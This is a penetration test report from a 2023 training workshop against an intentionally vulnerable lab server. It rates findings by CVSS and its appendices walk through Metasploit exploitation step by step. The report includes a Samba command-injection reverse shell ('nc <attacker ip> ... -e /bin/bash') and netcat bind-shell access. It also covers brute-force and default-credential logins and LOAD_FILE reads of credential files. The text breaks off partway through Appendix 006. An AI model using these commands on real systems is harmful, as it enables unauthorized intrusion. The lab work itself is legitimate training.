Network Penetration Test Workshop 2023

Mark Rasavong
May 2023 – September 2023
+1 (661) 606 0866
https://markrasavong.com/
rasavong.mark@gmail.com

Penetration Test Report – Mark Rasavong

Table of Contents

1. Executive Summary

1.1 Use of this Document

This report is intended to **provide detailed information and context on security issues** discovered during the **Network Penetration Test Workshop (2023)**. It offers technical descriptions and outlines security weaknesses found in the exercise and course materials provided.

1.2 Synopsis

The Network Penetration Test Workshop conducted in May 2023 focused on **training and learning purposes**, where a server with intentional vulnerabilities was provided. The engagement involved exercises performed by Mark Rasavong.

The **report centers on security vulnerabilities, exploits, and mitigations within the training environment**, specifically addressing issues related to security, vulnerabilities, and recommendations for the testing environment. It is important to note that all vulnerabilities identified in this report were intentional and for demonstration purposes.

1.3 Scope of Work

All vulnerability assessments were conducted within various virtual machines within the same network, encompassing a controlled training environment.

1.4 Key Findings

The assessment revealed several security vulnerabilities within the training environment:

- **Inadequate Password Practice**

  It is revealed that many users are employing easily guessable and weak passwords. This practice exposes the network to a heightened risk of unauthorized access, potentially leading to breaches of sensitive data.

- **High Privileges via Open Ports**

  We identified certain open pathways into the system that, when exploited, grant users significant administrative control. This represents a substantial security risk, as it could allow unauthorized individuals to gain unrestricted access, posing a threat to sensitive information and services.

- **Outdated and Vulnerable Services**

  We found instances of outdated services with known security weaknesses. These outdated services create opportunities for cyber attackers to exploit well-documented vulnerabilities, potentially compromising the system and its connected network.

- **Exposed and Unchanged Login Credentials**

  Sensitive login credentials were found exposed and unchanged, leaving avenues for unauthorized access wide open. Attackers armed with such exposed or default credentials could potentially compromise services and data within the network.

- **Potential Information Leaks and Social Engineering Risks**

  Our assessment unveiled instances where sensitive information, such as emails addresses, was accessible. This information could be used in social engineering attacks, potentially resulting in unauthorized access, data breaches, and further compromises to the network.

1.5 Vulnerability Detail

Refer to **section 2.2.** for detailed information on specific vulnerabilities and their potential impact.

1.6 Constraints

1. The assessment was performed after the Network Penetration Test Workshop course.
2. The scope of the assessments was limited to the lab environment and information provided during the training.

2. Vulnerability Findings

In this section, we will provide a summary of the vulnerabilities discovered during the Network Penetration Test Workshop, along with their associated severity rating based on CVSS v3.1 metrics, which is available using the first.org CVSS Version 3.1 calculator. Each vulnerability will be categorized by its severity level, allowing for a clear understanding of the potential risks. Below is a table that defines the severity ratings. **(see Table 1.)**

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Table 1. Severity Rating

2.1 Summary of Findings

In order from **Critical** to **Low**.

Vulnerability	Severity	CVSS Score	CVE
Service Backdoor Access	CRITICAL	10.0	2011-2523
Default Configuration of VNC Service	CRITICAL	10.0	
Default Configuration of Databases (MySQL & PostgreSQL)	CRITICAL	9.9	
Open Administrative Bind Shell Port	CRITICAL	9.8	
Inadequate Security Configuration of Java RMI Services	CRITICAL	9.8	
SMB Client Code Injection Administrative Access	CRITICAL	9.6	2007-2447
Inadequate TCP Wrapper Configuration	CRITICAL	9.4	
Web Deployment Tool in Production	High	8.3	
Sensitive Information Exposure via robots.txt	High	8.2	
FTP Login With Weak Credentials	High	7.1	

2.2 Vulnerability Details

2.2.1 Service Backdoor Access

Severity	**CRITICAL**
Target	**FTP Port 21**
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Impact	• The attacker gains root access, allowing them to edit, copy, and delete data on the system. • This is a publicly known vulnerability that grants root command-line execution.
Details	We used 'msfconsole' and used the service exploit module. We simply needed to provide the target IP address and execute the module, which granted us root access to the server.
Reproduction Steps	See Appendix 001.
Recommendations	• Apply the latest patches and updates to the VSFTPD service. • Implement monitoring, logging, and alerting for suspicious FTP activities. • Restrict FTP access to authorized users and IPs.
Additional References	• https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

2.2.2 Default Configuration of VNC service	
Severity	**CRITICAL**
Target	**VNC Port 5900**
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Impact	• The attacker gained unauthorized access to the VNC server. The attacker is able to: monitor and control the server remotely, execute arbitrary commands on the server, and view and decrypt sensitive data.
Details	We were able to employ brute force login and identified a predictable and weak credential to get into the sever. Upon entering the VNC service, we were able to have root access.
Reproduction Steps	See Appendix 002.
Recommendations	• Immediately secure the VNC service by implementing strong access controls, including strong password policies and IP whitelisting. • Monitor and log VNC access attempts, setting up alerts for suspicious activity.
Additional References	• https://www.anyviewer.com/how-to/is-vnc-encrypted-0427.html

2.2.3 Default Configuration of Databases (MySQL & PostgreSQL)	
Severity	**CRITICAL**
Target	**MySQL & PostgreSQL Ports 3306 & 5432**
CVSS Vector String	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Impact	• unauthorized viewing of sensitive data such as usernames and system information • successful prediction of password hashing methods • changed user passwords and add new users.
Details	We utilized default credentials to gain access to these databases. We were able to view sensitive data, predict password hashing methods, change user passwords, and add new users.
Reproduction Steps	See Appendix 003.
Recommendations	• Immediately secure these databases by implementing strong access controls, including strong password policies and IP whitelisting. • Ensure complex password hashing protocols for stored passwords.
Additional References	• https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-database-security/#types • https://www.vaadata.com/blog/how-to-securely-store-passwords-in-database/

2.2.4 Open Administrative Bind Shell Port

Severity	**CRITICAL**
Target	**Open Bind Shell port 1524**
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Impact	● The attacker could connect remotely without authentication, gaining unauthorized access and control. ● The attacker could execute malicious commands, potentially leading to data theft, malware installation, or further attacks. ● The attacker could exfiltrate sensitive data from the compromised system, risking data exposure.
Details	We were able to get in this port without authentication using netcat and were able to instantly gain root command line access.
Reproduction Steps	See Appendix 004.
Recommendations	● Regularly scan the network for open ports and secure them properly. ● Keep software and the operating system up-to-date to prevent known vulnerabilities. ● Implement strong authentication mechanisms to prevent unauthorized access. ● Use firewalls and intrusion detection systems to monitor and restrict incoming connections.
Additional References	● https://cyberdewey.blogspot.com/2018/09/metasploitable-2-method-3-bind-shell.html

2.2.5 Inadequate Security Configuration of Java RMI Services	
Severity	**CRITICAL**
Target	**Java RMI port 51357**
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Impact	• The attacker was able to host Java code on a remote server opened avenues for deploying malware or conducting further attacks.
Details	We used the 'auxiliary/scanner/misc/java_rmi_server' using msfconsole. It appeared to be a default configuration vulnerability that allowed the loading of classes from arbitrary URLs. This meant that attackers could create their own server on the network and host malicious Java code, potentially compromising the target system.
Reproduction Steps	See Appendix 005.
Recommendations	• Review and secure the configuration of Java RMI services, restricting class loading from trusted sources only. • Regularly update and patch Java and related software to prevent known vulnerabilities. • Implement network segmentation and firewall rules to limit access to Java RMI services. • Monitor and log Java RMI service activities for signs of unauthorized access and exploitation.
Additional References	• https://www.rapid7.com/db/modules/auxiliary/scanner/misc/java_rmi_server/

2.2.6 SMB Client Code Injected Administrative Access

Severity	**CRITICAL**
Target	**SMB port 445**
CVSS Vector String	AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Impact	• Successful execution of the exploit granted attackers root-level access to the system.
Details	We identified the vulnerability during attempts to view SMB fileshares. Anonymous access to a file share was obtained. The exploit involved using the logon command with malicious input *logon "/=`nc '<ip attack address>' <port> -e /bin/bash`"*. Once successfully executed, we gained root access to the system.
Reproduction Steps	See Appendix 006.
Recommendations	• Review and restrict access permissions on SMB shares, ensuring proper authentication is in place. • Regularly update and patch the system to address known vulnerabilities. • Implement intrusion detection systems and SMB activities for unauthorized access. • Educate users and administrators on best practices for SMB security.
Additional References	• https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

2.2.7 Inadequate TCPWrapper Configuration	
Severity	**CRITICAL**
Target	**EXEC, LOGIN, and TCPWRAPPER ports 512-514**
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H
Impact	• We were granted root level access to the sever. • Known usernames and passwords from previous enumerations were used to exploit the vulnerability.
Details	We identified the vulnerability, where exec, login, and tcpwrapped services were inadequately configured. With network access, we could use rsh-client and rlogin to gain root privileges using known usernames and passwords.
Reproduction Steps	See Appendix 007.
Recommendations	• Review and tighten TCPWrapper configuration settings to restrict access. • Regularly update and patch the system to known vulnerabilities. • Implement strong authentication mechanisms and disable blank passwords.
Additional References	• https://www.tecmint.com/secure-linux-tcp-wrappers-hosts-allow-deny-restrict-access/

2.2.8 Web Deployment Tool in Production	
Severity	**High**
Target	**Apache httpd Ubuntu DAV/2 – http://10.0.2.7/dav**
CVSS Vector String	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:H
Impact	• The attacker is able to upload files potentially uploading and editing a malicious file. • The attacker gained command-line access, potentially enabling further unauthorized activities.
Details	The vulnerability involved the Apache httpd Ubuntu DAV/2 service, which allowed users with access to HTTP port 80 to exploit the WebDAV service using ‘cadaver’. This resulted hosting a reverse web-shell via a PHP file on the site.
Reproduction Steps	See Appendix 008.
Recommendations	• Review and secure the Apache httpd Ubuntu DAV/2 service configuration to restrict unauthorized file uploads. • Regularly update and patch the Apache HTTP server to address known vulnerabilities. • Implement strong access controls and authentication mechanisms. • Monitor and log HTTP server activities for signs of unauthorized access and file uploads.
Additional References	• https://www.comparitech.com/net-admin/webdav/

2.2.9 Sensitive Information Exposure via robots.txt	
Severity	**High**
Target	**HTTP Port 80 – http://10.0.2.7/multilidae/robots.txt**
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Impact	• The attacker could access directories that were meant to be private. • The attacker gained access to directories with confidential information. • Private data, including usernames, passwords, and code, was exposed to unauthorized individuals.
Details	The vulnerability involved the exposure of sensitive information through the 'robots.txt' file in HTTP websites. Attackers systematically navigated through website links, including 'robots.txt' files, until they discovered directories containing usernames, passwords, configuration data, JavaScript code and PHP handlers.
Reproduction Steps	See Appendix 009.
Recommendations	• Review and restrict the content in 'robots.txt' files to prevent the disclosure of sensitive directories. • Regularly review website configurations to ensure sensitive data is adequately protected. • Implement access controls and authentication mechanisms to restrict access to confidential resources. • Educate web administrators about proper 'robots.txt' file management to prevent inadvertent data exposure.
Additional References	• https://developers.google.com/search/docs/crawling-indexing/robots/create-robots-txt

2.2.10 FTP Login With Weak Credentials	
Severity	**High**
Target	**FTP Port 21**
CVSS Vector String	AV:A/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L
Impact	• Successful brute-force attacks granted attackers unauthorized access to FTP accounts make these accounts compromised. • The attacker can potentially view, modify, or exfiltrate sensitive data stored in the FTP server.
Details	We have collected a list of usernames and passwords, which were stored in a text file. These credentials were then used in conjunction with the 'msfconsole' ftp login scanner module to conduct brute-force attacks on the FTP service. The attacks revealed that some users were using weak passwords, while others were using passwords identical to their usernames.
Reproduction Steps	See Appendix 010.
Recommendations	• Enforce strong password policies and educate users about password security. • Implement account lockout mechanisms to limit login attempts and detect suspicious activity. • Monitor FTP server logs for signs of unauthorized access and brute-force attempts. • Conduct regular security assessments
Additional References	• https://www.cerberusftp.com/blog/eight-essential-tips-for-securing-an-ftp-or-sftp-server/

3. General Comments, References, and Links

3.1 Lab Vulnerabilities

Lab vulnerabilities within this assessment were carefully planned and orchestrated to facilitate a hands-on learning experience. These vulnerabilities were intentionally created to align with the concepts taught during the Network Penetration Test Workshop. Participants conducted lab exercises individually, referring to provided materials and receiving minor guidance as needed. This approach ensured a focused and educational exploration of network security concepts.

4. Appendix Supplementary Information

The following appendices provide detailed explanations for the vulnerabilities discovered and outlined in Chapter 2 Vulnerability Findings.

4.1 Appendix 001: Service Backdoor Access

Step 1: Selecting the Exploit Module

- Open a terminal in Kali Linux and launch Metasploit using the **`msfconsole`** command.
- To exploit the VSFTPD 2.3.4 backdoor vulnerability, enter the following command: (See Figure 1.)

Figure 1. use exploit/unix/ftp/vsftpd_234_backdoor

This module targets the well-known VSFTPD version 2.3.4 vulnerability

Step 2: Configuring Exploit Options

- While inside the exploit module, display available options by typing:

```
options
```

- Configure the required options for the exploit: (see Figure 2.)
  - Set the target's IP address by typing:

```
set RHOSTS <Target IP adress>
```

  - Set the target FTP port if it differs from the default port (leave as if default matches your target port):

```
set RPORT <Target FTP port>
```



Figure 2. Displaying options and configuring the module.

Step 3: Confirming Configuration

- Double-check you configuration by typing:

```
options
```

Step 4: Executing the Exploitation

- Once you have confirmed the settings, execute the exploit by typing:

```
run
```

Step 5: Gaining Root Access

- Upon successful exploitation, the backdoor will spawn, providing you with command-line access at root privilege level.

Step 6: Confirming Access

- Verify access by executing Linux command such as:
  - `**whoami**` to confirm your current user (root).
  - `**ifconfig**` to view network interfaces.
  - Browsing directories to assess the system's content.

4.2 Appendix 002: Default Configuration of VNC Service

Step 1: Selecting the Auxiliary Module

- Open a terminal in Kali Linux and launch Metasploit using the `**msfconsole**` command.
- To exploit the VNC service using default credentials, enter the following command: (see Figure 3.)

```
use auxiliary/scanner/vnc/vnc_login
```



Figure 3. Typing the vnc_login auxiliary scanner.

Step 2: Configuration Exploit Options

- While inside the auxiliary module, display available options by type:

```
options
```

- Configure the required options for the exploit:
  - Set the target's IP address by typing:

```
set RHOSTS <Target IP address>
```

  - Set the target VNC port if it differs from the default port (leave as is if default matches your target port):

```
set RPORT <Target VNC port>
```

  - Specific the path to the file containing predefined password (you can set either PASS_FILE and/or USER_FILE depending on your credential source):

```
set PASS_FILE <Path to Password File>
```

Step 3: Confirming Configuration

- Double check your configuration by typing:

```
options
```

Step 4: Executing the Exploit

- Once you have confirmed the settings, execute the exploit by typing:

```
run
```

Step 5: Scanning for Credentials

- The scanner will recursively attempt login using the provided usernames and passwords.

Step 6: Recording Successful Logins

- After the scan completes, review the results to identify successful logins and record the usernames and passwords that were successful.

Step 7: Accessing the Target via VNC Viewer

- To access the compromised system, use VNC Viewer with the provided credentials:

```
vncviewer <Target IP address>
```

Step 8: Using VNC Viewer GUI

- Upon successful login, a VNC Viewer window opens, providing a graphical interface to the target system.

Step 9: Verifying Access

- Verify your access within the GUI:
  - Right-click and navigate to ‘Applications’ => ‘Shells’ => ‘bash’ to access a shell. (see Figure 4.)
  - Verify user privileges using commands like `**whoami**` and inspect network settings with `**ifconfig**`.



Figure 4. Navigating VNC to access the Bash shell

Step 10: Escalating Privileges (if necessary)

- If needed, you can further escalate privileges within the VNC session.

4.3 Appendix 003: Default Configuration of Databases (MySQL & PostgreSQL)

Step 1: Selecting the Appropriate Scanner Module

- In the Metasploit console, you will use the appropriate login scanner modules based on the target database:
  - For MySQL, use: `**use auxiliary/scanner/mysql/mysql_login**`
  - For PostgreSQL, use: `**use auxiliary/scanner/postgres/postgres_login**`

Step 2: Configuring Exploit Options

- Within the selected module, view available options using `**options**`.
- Set the required options:
  - set the target's IP address: `**set RHOSTS <Target IP Address>**`
  - ensure the **RPORT** matches the targeted database port (leave as default if it matches).
  - By default, the module uses a predefined list of default usernames and passwords. If needed, specify your own list using **USER_FILE** or **PASS_FILE**.

Step 3: Confirming Configuration

- Double-check the configuration settings by using `**options**`.

Step 4: Executing the Exploitation

- Once the settings are confirmed, execute the module using `**run**`.
- Record successful logins if any are discovered.

Step 5: Accessing the Database

- To access the compromised database, use the appropriate command based on the database type:
  - For MySWL: `**mysql -u <user> -h <Target IP address>**`
    - If you encounter an SSL error, add `**--skip-ssl**` to the command.
  - For PostgreSQL: `**psql -h <Target IP address> -U <user>**`

Step 6: Exploring the Database

- Within the database, search for sensitive information and vulnerabilities.

- You can discover a database containing usernames, first and last names, and hashed passwords for a web application. (see Figure. 5)



Figure 5. Table displaying users' credentials.

- Identify the hash algorithm and test successful logins in the web application.
- Attempt to change user passwords and add new users to the database. (see Figure. 6)



Figure 6. Adding a user successfully into the database.

Step 7: File Reading

- You can leverage the database's capabilities to read files using SQL commands, such as **`SELECT LOAD_FILE('<path name>');`**. (see Figure. 7)

Figure 7. Load File command displaying user credentials.

4.4 Appendix 004: Open Administrative Bind Shell Port

Step 1: Identifying the Open Bind Shell Port

- Refer to your port enumeration scan to identify the open bind shell port number on the target system. (See Figure. 8)



Figure 8. 'bindshell' is the name of the port service found on our scan.

Step 2: Connecting with Netcat

- On your attacker machine's command line, use Netcat (nc) to connect to the identified open bin shell port on the target system.

```
nc <target IP address> <port # of open bind shell>
```

This command establishes a network connection to the target's open bind shell

Step 3: Check Root Status and Upgrading Shell

- Use commands like `**whoami**` to determine your current user.
- Verify if you have root (administrative) privileges on the compromised system.
- If necessary, upgrade the shell to a TTY shell.

4.5 Appendix 005: Inadequate Security Configuration of Java RMI

Step 1: Scanning for Java RMI Service Configuration

- Open a terminal and launch Metasploit using the `**msfconsole**` command.
- Use the `**use auxiliary/scanner/misc/java_rmi_server**` module to determine if the Java RMI service allow for class loading.

Step 2: Configuring the Java RMI Server

- With the module, set the following options:
  - set the target's IP address: `**set RHOSTS <target IP address>**`
  - set the Java RMI port `**set RPORT <Java RMI port>**`

- run the module and identify if it report '**Java RMI Endpoint Detected: Class Loader Enabled**' (see Figure 9)



Figure 9. Configuring the Java RMI scanner module and confirmation of an endpoint for class loading.

Step 3: Preparing The Exploit Module

- In the Metasploit console, use the **`use exploit/multi/misc/java_rmi_server`** exploit module
- Configure the following options:
  - set the target's IP address: **`set RHOSTS <Target IP address>`**
  - set the Java RMI port: **`set RPORT <Java RMI port>`**
  - set the listening address (**LHOST**) and port (**LPORT**) for the Metasploit payload. (see Figure 10)



Figure 10. Configuring and confirming settings for the exploit module.

Step 4: Executing the Exploit

- Without specifying a payload, the exploit module will automatically use the staged payload of Metasploit.
- Confirm root access by type `**getuid**` (if using the metepreter)
- if you want to switch to a custom shell, type `**shell**` (see Figure 11)

Figure 11. Confirming root access and switching to custom shell.

Step 5: Exploiting the Java RMI Service

- As a root user, you have full access to the Java RMI server.
- You can edit, delete, and exfiltrate data from the RMI server.

4.6 Appendix 006: SMB Client Code Injected Administrative Access

Step 1: Identifying the Vulnerable Smbclient version

- Identify that the target system is running Samba version 3.0.20-Debian, which is known to have a vulnerability in its smbclient command line.

Step 2: Enumerating SMB Shares

- Open a terminal on your attacker machine and use smbclient to list all file/resource shares on the target system:

```
smbclient -N -L //<target IP>/
```

This command anonymously logs you in to view all resource shares.

Step 3: Gaining Access to the SMB Command Line

- Attempt to access each share until you can gain access to the smb command line. (see Figure 12)

```
Smbclient -N //<target IP>/<sharename>
```



Figure 12. top: unsuccessful fileshare access. Bottom: successful fileshare access

Step 4: Preparing a Netcat Listener

- On your attacker machine, initiate a Netcat listener on another console tab on a port you want to use to establish a connection with the target.

```
nc -lvnp <listening port number>
```

Step 5: Exploiting the Vulnerability

- Once you gain smb command line access to a file share, you can introduce the following command to exploit the vulnerability.

```
logon "/=`nc '<attacker ip>' <listening port number> -e /bin/bash`"
```

Press Enter and then press Enter again to enter a blank password. (see Figure 13)

